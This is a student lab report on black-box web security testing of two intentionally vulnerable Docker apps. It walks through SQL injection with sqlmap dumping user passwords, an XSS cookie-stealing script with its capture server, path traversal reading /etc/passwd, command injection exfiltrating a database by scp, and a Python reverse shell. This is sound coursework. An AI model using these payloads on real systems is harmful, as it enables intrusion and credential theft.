

NCS: Lab 4 - Web Security

Name: Mohamad Nour Shahin, Yehia Sobeh, Ali Hamdan

Group number: B22-CBS-01

Introduction

Web security is about ensuring that your website or web based application is secure enough to be protected from attacks.

There are several types of Web vulnerabilities. You will try to exploit them in this lab.

Remember that there might be programming bugs and logical flaws that lead to exploitation of the functionality.

You can continue to work within the already defined teams and brainstorm to get different ideas of how to find and exploit vulnerabilities.

- Make sure to prove your findings and describe important details within the report. Include details about how you were able to find and exploit the vulnerabilities.
- The more you find and prove, the higher your grade.
- Refer to [OWASP Foundation](#) for a list of possible web vulnerabilities.

Task - Black box testing

You are given 2 docker containers that hold vulnerable web applications: Find the vulnerabilities and exploit them.

Docker containers

```
docker pull innost5/innotva:1.0
docker run -it -p 7777:7777 --restart always innost5/innotva:1.0

docker pull innost5/innowva:1.0
docker run -it -p 8090:80 --restart always innost5/innowva:1.0
```

The two applications will be accessible on ports 7777 and 8090 respectively.

Solution:

First application on port 7777:

I installed the app from Docker Hub and ran it as shown in the image below:

```

mohamad@mohamad-Lenovo-ideapad-520-151KB: ~/Desktop/thirdYear/NCS/Network-and-Cyber-Security/Lab04$ docker pull innost5/innotva:1.0
1.0: Pulling from innost5/innotva
7e2b2a5af8f6: Pull complete
09b0f0affac4: Pull complete
dc3f0c679f0f: Pull complete
fd4b47407fc3: Pull complete
b32f6bf7d96d: Pull complete
6f4489a7e4cf: Pull complete
af4b99ad9ef0: Pull complete
39db0bc48c26: Pull complete
acb4a89489fc: Pull complete
e9b40ef8cc09: Pull complete
14c58080190a: Pull complete
eb62de3dfdd0: Pull complete
c8eaa228ec9b: Pull complete
Digest: sha256:dc407bcd0c6a334629206bd4b16495d72f48693032acaa364e99027aaa2944a0
Status: Downloaded newer image for innost5/innotva:1.0
docker.io/innost5/innotva:1.0
mohamad@mohamad-Lenovo-ideapad-520-151KB: ~/Desktop/thirdYear/NCS/Network-and-Cyber-Security/Lab04$ docker run -it -p 7777:7777 --restart always innost5/innotva:1.0
Server Started: http://0.0.0.0:7777
GET /
WARNING:tornado.access:404 GET /favicon.ico (172.17.0.1) 19.91ms
GET /
WARNING:tornado.access:404 GET /favicon.ico (172.17.0.1) 4.39ms
GET /
WARNING:tornado.access:404 GET /favicon.ico (172.17.0.1) 3.15ms
GET /
GET /
WARNING:tornado.access:404 GET /robots.txt (172.17.0.1) 4.52ms
WARNING:tornado.access:404 GET /sitemap.xml (172.17.0.1) 2.57ms
GET /
WARNING:tornado.access:404 GET /static (172.17.0.1) 4.10ms
ERROR:tornado.application:Uncaught exception GET /static/css (172.17.0.1)
HTTPServerRequest(protocol='http', host='0.0.0.0:7777', method='GET', uri='/static/css', version='HTTP/1.1', remote_ip='172.17.0.1')
Traceback (most recent call last):

```

I used OWASP ZAP, Nikto, and SQLMap to check for vulnerabilities.

zap:

The screenshot displays the OWASP ZAP (Zed Attack Proxy) interface. The top section shows the 'Sites' tree on the left and the 'Request' details on the right. The 'Request' details show a POST request to `http://0.0.0.0:7777/login.html` with a body containing `username` and `password` parameters. The bottom section shows the 'Alerts' list on the left and the 'SQL Injection - SQLite' alert details on the right. The alert details include the URL, risk level (High), confidence (Medium), and a description of the vulnerability.

SQL Injection - SQLite

URL: `http://0.0.0.0:7777/login.html`

Risk: High

Confidence: Medium

Parameter: `username`

Attack: `near "ZAP": syntax error`

Evidence: `CWE ID: 89`

WASC ID: 19

Source: Active (40018 - SQL injection)

Input Vector: Form Query

Description: SQL injection may be possible.

Other Info: RDBMS (SQLite) likely, given error message regular expression [near '": syntax error] matched by the HTML results. The vulnerability was detected by manipulating the parameter to cause a database error message to be returned and recognised.

Solution: Apply the principle of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.

Reference: https://cheatsheetseries.owasp.org/cheatsheets/SQL_injection_Prevention_Cheat_Sheet.html

```

Found Java version 17.0.13
Available memory: 7722 MB
Using JVM args: -mx1936m
1434 [main] INFO org.parosproxy.paros.Constant - Copying default configuration to /home/mohamad/.ZAP/config.xml
1978 [main] INFO org.parosproxy.paros.Constant - Creating directory /home/mohamad/.ZAP/session
1979 [main] INFO org.parosproxy.paros.Constant - Creating directory /home/mohamad/.ZAP/distributer
1984 [main] INFO org.parosproxy.paros.Constant - Creating directory /home/mohamad/.ZAP/fuzzers
1985 [main] INFO org.parosproxy.paros.Constant - Creating directory /home/mohamad/.ZAP/plugin
2218 [main] INFO org.zaproxy.zap.GuiBootstrap - ZAP 2.15.0 started 17/11/2024, 07:34:13 with home: /home/mohamad/.ZAP/ cores: 8 maxMemory: 1 GB
2219 [AWT-EventQueue-0] INFO org.zaproxy.zap.GuiBootstrap - Failed to set awt app class name: Unable to make field private static java.lang.String sun.awt.X11.Toolkit.awtAppClassName accessible: module java.desktop does not "opens sun-awt-x11" to unnamed module @764c0d1c
7891 [AWT-EventQueue-0] INFO org.parosproxy.paros.view.View - Initialising View
10387 [org.zaproxy.zap.control.ExtensionFactory - Installed add-ons: [id=alertifiers, version=2.0.0], [id=ascanrules, version=66.0.0], [id=authhelper, version=0.13.0], [id=automation, version=0.40.0], [id=bruteforce, version=1.0.0], [id=cache, version=12.0], [id=command, version=25.0], [id=database, version=0.4.0], [id=diff, version=15.0.0], [id=directorylistv, version=8.0.0], [id=domxmx, version=19.0.0], [id=extensions, version=1.0.0], [id=formatter, version=1.0.0], [id=fuzz, version=13.13.0], [id=gettingstarted, version=17.0.0], [id=guiplugin, version=0.7.0], [id=guiplugin, version=24.0.0], [id=help, version=18.0.0], [id=http, version=15.0.0], [id=inscope, version=15.0.0], [id=network, version=16.0], [id=oauth, version=18.0], [id=onlineMenu, version=13.0.0], [id=openapi, version=40.0.0], [id=postman, version=58.0.0], [id=pscanrules, version=45.0.0], [id=quickstart, version=47.0.0], [id=replace, version=17.0.0], [id=reports, version=32.0], [id=requester, version=7.0.0], [id=retset, version=9.0.0], [id=retire, version=35.0], [id=reveal, version=8.0.0], [id=scripts, version=53.0.0], [id=selection, version=15.23.0], [id=soap, version=23.0.0], [id=spider, version=11.0], [id=spiderAjax, version=23.19.0], [id=tips, version=13.0.0], [id=webdriverInspector, version=82.0.0], [id=websocket, version=31.0.0], [id=zest, version=45.0.0]]
10394 [org.zaproxy.zap.control.ExtensionFactory - Loading extensions
16669 [ZAP-BootstrapperGUI] WARN org.zaproxy.zap.extension.script.ExtensionScript - No default JavaScript/ECMAScript engine found, some scripts might no longer work.
17333 [ZAP-BootstrapperGUI] INFO org.zaproxy.addon.network.internal.TLSutils - Using supported SSL/TLS protocols: [TLSv1.2, TLSv1.3]
18312 [ZAP-BootstrapperGUI] INFO org.zaproxy.zap.control.ExtensionFactory - Extensions loaded
18319 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Auto-update Extension - Allows ZAP to check for updates
21354 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising History Extension - History Extension
22863 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Options Extension - Options Extension
22871 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Edit Menu Extension - Edit Menu Extension
23509 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising API Extension - Provides a rest based API for controlling and accessing ZAP
23565 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising HistoryReveal - Show hidden fields and enable disabled fields
24042 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Search Extension - Search messages for strings and regular expressions
24496 [ZAP-BootstrapperGUI] INFO org.zaproxy.zap.extension.pscan.ExtensionPassiveScan - Loaded passive scan rule: Static Passive Scan Rule
24555 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Alerts Extension - Allows you to view and manage alerts
25168 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Active Scan Extension - Active scanner, heavily based on the original Paros Active scanner, but with additional tests added
25516 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Standard Menu Extension - A set of common menu items for performing various tasks
25644 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising ExtensionsBruteforce - Forced browsing of files and directories using code from the OWASP Dirbuster tool
25653 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Compare Extension - Compares 2 sessions and generates an HTML file showing the differences
25663 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising ExtensionsInvoke - Invoke external applications passing context related information such as URLs and parameters
25827 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising CSRF Extension - CSRF request forgery (CSRF) tokens
25888 [ZAP-BootstrapperGUI] INFO org.zaproxy.zap.extension.authentication.ExtensionAuthentication - Initialising Authentication Extension - Authentication Extension
25909 [ZAP-BootstrapperGUI] INFO org.zaproxy.zap.extension.authentication.ExtensionAuthentication - Loaded authentication method types: [Form-based Authentication, HTTP/NTLM Authentication, Manual Authentication, Script-based Authentication [JSON-based Authentication]]
25920 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Logs Extension - Logs errors to the Output tab in development mode only
25922 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Users Extension - Users Extension
25952 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Parameters Extension - Summarise and analyse FORM and URL parameters as well as cookies
25959 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Script Extension - Script integration
26010 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising ExtensionsScripts - Scripting console, supports all JSR 223 scripting languages
27180 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Forced User Extension - Forced User Extension
27403 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising HTTP Sessions Extension - Extension handling HTTP sessions
27908 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising ExtensionsZest - Zest is a specialized scripting language, originally, from Mozilla specifically designed to be used in security tools
27913 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising ExtensionsDiff - ExtensionDiff
27941 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising HTTP Panel Post Table View Extension - HTTP Panel Post Table View Extension
28135 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising Encoder Addon - Adds support for scriptable encoders to ZAP.
28157 [ZAP-BootstrapperGUI] INFO org.zaproxy.zap.extension.sessions.ExtensionSessionManagement - Initialising Session Management Extension - Session Management Extension
28157 [ZAP-BootstrapperGUI] INFO org.zaproxy.zap.extension.sessions.ExtensionSessionManagement - Loaded session management method types: [Cookie-based Session Management, HTTP Authentication Session Management, Script-based Session Management]
28165 [ZAP-BootstrapperGUI] INFO org.parosproxy.paros.extension.ExtensionLoader - Initialising HTTP Panel Form Table View Extension - HTTP Panel Form Table View Extension

```

sqlmap:

```

root@kali:~/sqlmap-dev# ./sqlmap.py --url http://0.0.0.0:7777/login.html --data "username= OR 1=1--&password=222&login=Login" --db=
+-----+
| H     |
| (0)   |
| (0)   |
| (0)   |
| (0)   |
| V...  |
+-----+
{ 0.485table }

https://sqlmap.org

*) legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
nsible for any misuse or damage caused by this program

*) starting @ 10:47:22 /2024-11-17/

39:47:25 [WARNING] it appears that you have provided tainted parameter values ('username=' OR 1=1--') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter
could be able to run properly
re you really sure that you want to continue (sqlmap could have problems)? [y/N] y
t appears that provided value for POST parameter 'username' has boundaries. Do you want to inject inside? ('' OR 1=1--') [y/N] y
39:47:26 [INFO] testing connection to the target URL
39:47:26 [INFO] testing if the target URL content is stable
39:47:26 [INFO] target URL content is stable
39:47:26 [INFO] testing if POST parameter 'username' is dynamic
39:47:26 [WARNING] POST parameter 'username' does not appear to be dynamic
39:47:26 [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
39:47:26 [INFO] testing for SQL injection on POST parameter 'username'
39:47:26 [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
39:47:27 [INFO] POST parameter 'username' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string='Login Success, Hello admin')
39:47:27 [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
t looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
or the remaining tests, do you want to include all tests for 'SQLite' extending provided level (1) and risk (1) values? [Y/n] y
39:47:32 [INFO] testing 'Generic inline queries'
39:47:32 [INFO] testing 'SQLite inline queries'
39:47:32 [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
39:47:32 [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
39:47:32 [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
39:48:20 [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query)'
39:48:20 [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query - comment)'
39:49:07 [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query - comment)'
39:49:07 [INFO] testing 'SQLite > 2.0 time-based blind - Parameter replace (heavy query)'
39:49:18 [INFO] POST parameter 'username' appears to be 'SQLite > 2.0 time-based blind - Parameter replace (heavy query)' injectable
39:49:18 [INFO] test payload 'Generic UNION query (NULL, 1, 1)' to 20 columns

```

Results from SQLMap:

```
[*] [1] Reverting generic union query (NULL) - 3 columns
[10:50:09] [WARNING] POST parameter 'Login' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 711 HTTP(s) requests:
--
Parameter: username (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: username=' OR 1=1 AND 4605=4605--&password=z2z6Login=Login

  Type: time-based blind
  Title: SqliTE > 2.0 time-based blind - Parameter replace (heavy query)
  Payload: username=' OR 1=(SELECT LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))))--&password=z2z6Login=Login

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: username=' OR 1=6795 UNION ALL SELECT NULL,CHAR(113,98,112,122,113)||CHAR(74,117,114,119,72,87,100,76,69,87,118,90,105,106,86,112,118,69,121,98,68,121,115,116,120,88,68,103,82,87,67,113,118,98,67,106,118,162,89,114)||CHAR(113,112,106,106,113),NULL--&password=z2z6Login=Login
--
[10:50:09] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[10:50:09] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
[10:50:09] [WARNING] 119 error codes detected during run:
500 (Internal Server Error) - 75 times
[10:50:09] [INFO] fetched data logged to text files under '/home/mohamad/.local/share/sqlmap/output/0.0.0.0'
[10:50:09] [WARNING] your sqlmap version is outdated

[*] ending @ 10:50:09 /2024-11-17/
```

Vulnerabilities that I found:

1. SQL Injection:

- When I entered the username as ' OR 1=1-- and any password, I gained admin privileges.

[Home](#)[Login](#)

Login

Copyright - [Free Html5 Templates](#) designed by
ZEROTHEME



[Privacy Policy](#) [Terms of Use](#)

[Home](#)[Login](#)

Login

Login Success, Hello admin

Copyright - [Free Html5 Templates](#) designed by
ZEROTHEME




[Privacy Policy](#) [Terms of Use](#)

Tried different usernames.

M POWER

SERVER STATUS

LOGIN



Home




Login

Login

Login

Login Success, Hello test-user

Copyright - [Free Html5 Templates](#) designed by
ZEROTHEME



[Privacy Policy](#) [Terms of Use](#)

- Gained access to the user database using SQLMap with the following command:

```
sqlmap -u "http://0.0.0.0:7777/login.html" --data="username=' OR 1=1--&password=zzz&Login=Login" --method=POST --dump
```

```
sqlmap -u "http://0.0.0.0:7777/login.html" --data="username=' OR 1=1--&password=zzz&Login=Login" --method=POST --dump
[11:48:06] [WARNING] it appears that you have provided tainted parameter values ('username=' OR 1=1--') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap
could be able to run properly
Are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
It appears that provided value for POST parameter 'username' has boundaries. Do you want to inject inside? (' OR 1=1--') [y/N] y
[11:48:27] [INFO] resuming back-end DBMS 'SQLite'
[11:48:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: username=' OR 1=1 AND 4665=4665--&password=zzz&Login=Login
Type: time-based blind
Title: SQLite > 2.0 time-based blind - Parameter replace (heavy query)
Payload: username=' OR 1=(SELECT LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))))--&password=zzz&Login=Login
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: username=' OR 1=6795 UNION ALL SELECT NULL,CHAR(113,98,112,122,113)||CHAR(74,117,114,119,72,87,100,76,69,87,118,90,105,106,86,112,118,69,121,98,68,121,115,116,120,88,68,103,82,87,67,113,118,98,67,106,118,102,89,114)||CHAR(11
3,112,106,106,113),NULL--&password=zzz&Login=Login
...
[11:48:37] [INFO] the back-end DBMS is SQLite
Back-end DBMS: SQLite
[11:48:38] [INFO] fetching tables for database: 'SQLite_masterdb'
[11:48:38] [INFO] fetching columns for table 'Users'
[11:48:38] [INFO] fetching entries for table 'Users'
```

```

Database: <current>
Table: Users
[8 entries]
+----+-----+-----+
| Id | User | Password |
+----+-----+-----+
| 1 | admin | admin |
| 2 | test-user | test@123 |
| 3 | sagar | lall0l |
| 4 | alias | ohreal1 |
| 5 | jacky | st40ngp@55 |
| 6 | sam | tomTOM123 |
| 7 | maxi | D@n13lD1zaark |
| 8 | lel0l | Leeee@Looo@!$ |
+----+-----+-----+

[11:48:28] [INFO] table 'SQLite_masterdb.Users' dumped to CSV file '/home/mohamad/.local/share/sqlmap/output/0.0.0.0/dump/SQLite_masterdb/Users.csv'
[11:48:28] [INFO] fetched data logged to text files under '/home/mohamad/.local/share/sqlmap/output/0.0.0.0'
[11:48:28] [WARNING] your sqlmap version is outdated

[*] ending @ 11:48:28 /2024-11-17/

```

I tried different queries there is one table which is Users

2. Cross Site Scripting (XSS):

url	q	
		</h2><script>alert(1);</scRipt><h2>

Cross Site Scripting (Reflected)

URL: <http://0.0.0.0:7777/search?q=%3C%2Fh2%3E%3Cscript%3Ealert%281%29%3B%3C%2FscRipt%3E%3Ch2%3E>

Risk: High

Confidence: Medium

Parameter: q

Attack: </h2><script>alert(1);</scRipt><h2>

Evidence: </h2><script>alert(1);</scRipt><h2>

CWE ID: 79

WASC ID: 8

Source: Active (40012 - Cross Site Scripting (Reflected))

Input Vector: URL Query String

Description:

(GET and POST) is by using an embedded client, such as Adobe Flash.

Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

Other Info:

Other info:

Solution:

Phase: Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Reference:

<https://owasp.org/www-community/attacks/xss/>

<https://cwe.mitre.org/data/definitions/79.html>

Alert Tags:	
Key	Value
CWE-79	https://cwe.mitre.org/data/definitions/79.html
OWASP_2021_A03	https://owasp.org/Top10/A03_2021-Injection/
WSTG-V42-INPV-01	https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Valid...

```
Content-Length: 3564
X-Xss-Protection: 0
Server: TornadoServer/5.1.1
Etag: "1b971d41c0fc7f1330eaec5c27ce10ec7c8b9cb9"
Date: Sun, 17 Nov 2024 04:45:26 GMT
Content-Type: text/html; charset=UTF-8
```

```
</div>
</div>
<!--////////////////////////////////Container-->
<section class="content-box boxstyle-1 box-3">
<div class="zerogrid">
<div class="row wrap-box"><!--Start Box-->
<div class="header t-center">
<div class="wrapper">
<h2 class="color-yellow">
You Searched For: </h2><script>alert(1);</script><h2></h2>
<span><script>var x='</h2><script>alert(1);</script><h2>';</script></span>
</div>
```

I noticed that the search input in the header was vulnerable to malicious script injection:

So, I entered the following input:

```
<script>    fetch('http://localhost:9999/steal-cookie', {          method:
'POST',          headers: {          'Content-Type': 'application/x-www-
form-urlencoded'          },          body: 'cookies=' +
encodeURIComponent(document.cookie)          })          .then(response =>
console.log("Cookies sent successfully!"))          .catch(err =>
console.error("Failed to send cookies:", err)); </script>
```

I then created a server to capture the cookie:

```
from http.server import BaseHTTPRequestHandler, HTTPServer
import urllib.parse

class RequestHandler(BaseHTTPRequestHandler):

    def do_OPTIONS(self):
        self.send_response(200)
        self.send_header("Access-Control-Allow-Origin",
"http://localhost:7777")
        self.send_header("Access-Control-Allow-Methods", "GET, POST,
OPTIONS")
        self.send_header("Access-Control-Allow-Headers", "Content-Type")
        self.end_headers()

    def do_GET(self):
        # Handle GET requests, log the query parameters
        print("GET request received")
        print(f"Query: {self.path}")
```

```

        # Send a simple response back to the client
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.send_header("Access-Control-Allow-Origin",
"http://localhost:7777")
        self.end_headers()
        self.wfile.write(b"GET request received")

    def do_POST(self):
        # Handle POST requests, typically to capture stolen cookies
        content_length = int(self.headers['Content-Length']) # Get the
length of the body data
        post_data = self.rfile.read(content_length).decode('utf-8') # Read
and decode the POST data

        # Parse and log the data, which might contain stolen cookies
        parsed_data = urllib.parse.parse_qs(post_data)
        if 'cookies' in parsed_data:
            stolen_cookie = parsed_data['cookies'][0]
            print(f"Stolen Cookie: {stolen_cookie}")

        # Send a response to the client
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.send_header("Access-Control-Allow-Origin",
"http://localhost:7777")
        self.end_headers()
        self.wfile.write(b"POST request received. Cookies stolen and
logged.")

    def log_message(self, format, *args):
        # Overriding to suppress default logging (for clean output)
        return

# Set up and start the server on all interfaces (0.0.0.0) and port 9999
server = HTTPServer(('0.0.0.0', 9999), RequestHandler)
print("Server running on port 9999...")
server.serve_forever()

```

```

mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Desktop/thirdYear/NCS/Network-and-Cyber-Security/Lab04/sqlmap-dev$ python3 server.py
Server running on port 9999...
Stolen Cookie: asdf=asdfasdf; asdfasdf=asdfasdf
Stolen Cookie: asdf=asdfasdf; asdfasdf=asdfasdf
Stolen Cookie: asdf=asdfasdf; asdfasdf=asdfasdf

```


Type	Parameter Name	Value
url	file	../../../../../../../../../../../../../../../../etc/passwd

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f		0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
--	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	--	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---

response:

```

HTTP/1.1 200 OK
Date: Sun, 17 Nov 2024 04:42:13 GMT
Content-Length: 926
Etag: "5160dcbcc73a9d0876e3ada9ca4c95f2d7c63bb5"
Content-Type: text/html; charset=UTF-8
Server: TornadoServer/5.1.1

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

```

I was able to access the `/etc/passwd` file and read its contents:

```

localhost:7777/read?file=../../../../../../../../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin

```

4. Remote OS Command Injection:

when I checked the input :

M Power Server is running

Check

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.022 ms  
bin  
boot  
code  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.017 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.034 ms  
  
--- 127.0.0.1 ping statistics ---
```

I gained access to the command shell.

I transferred the `test.db` file to my computer using SSH:

```
127.0.0.1 & scp test.db mohamad@10.0.85.1:/desktop
```


M Power Server Is running

```
127.0.0.1 & scp test.db mohamad@localhost:/desktop
```

Check

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.031 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.030 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 33ms  
rtt min/avg/max/mdev = 0.024/0.028/0.031/0.005 ms
```

```
POST /server.html  
BODY server=127.0.0.1+%26+127.0.0.1+%26+scp+test.db+mohamad%4010.0.85.1%3A%2Fhome%2Fmohamad%2FDesktop&Check=  
sh: 1: 127.0.0.1: not found  
0937656207  
The authenticity of host '10.0.85.1 (10.0.85.1)' can't be established.  
ECDSA key fingerprint is SHA256:uk/a0sl8j902hSKrBU24510pKSHzU9qodwU6Ixsv1VQ.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '10.0.85.1' (ECDSA) to the list of known hosts.  
mohamad@10.0.85.1's password:  
POST /server.html  
BODY server=127.0.0.1+%26+scp+test.db+mohamad%4010.0.85.1%3A%2Fhome%2Fmohamad%2FDesktop&Check=Check  
mohamad@10.0.85.1's password:
```



5. Cross Site Scripting (XSS) & Remote OS Command Injection:

I created malicious Python code:

```
import socket
import subprocess
import os

ip = '10.0.85.1'
port = 9999

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((ip, port))

os.dup2(sock.fileno(), 0)
os.dup2(sock.fileno(), 1)
os.dup2(sock.fileno(), 2)

subprocess.call(["/bin/sh", "-i"])
```

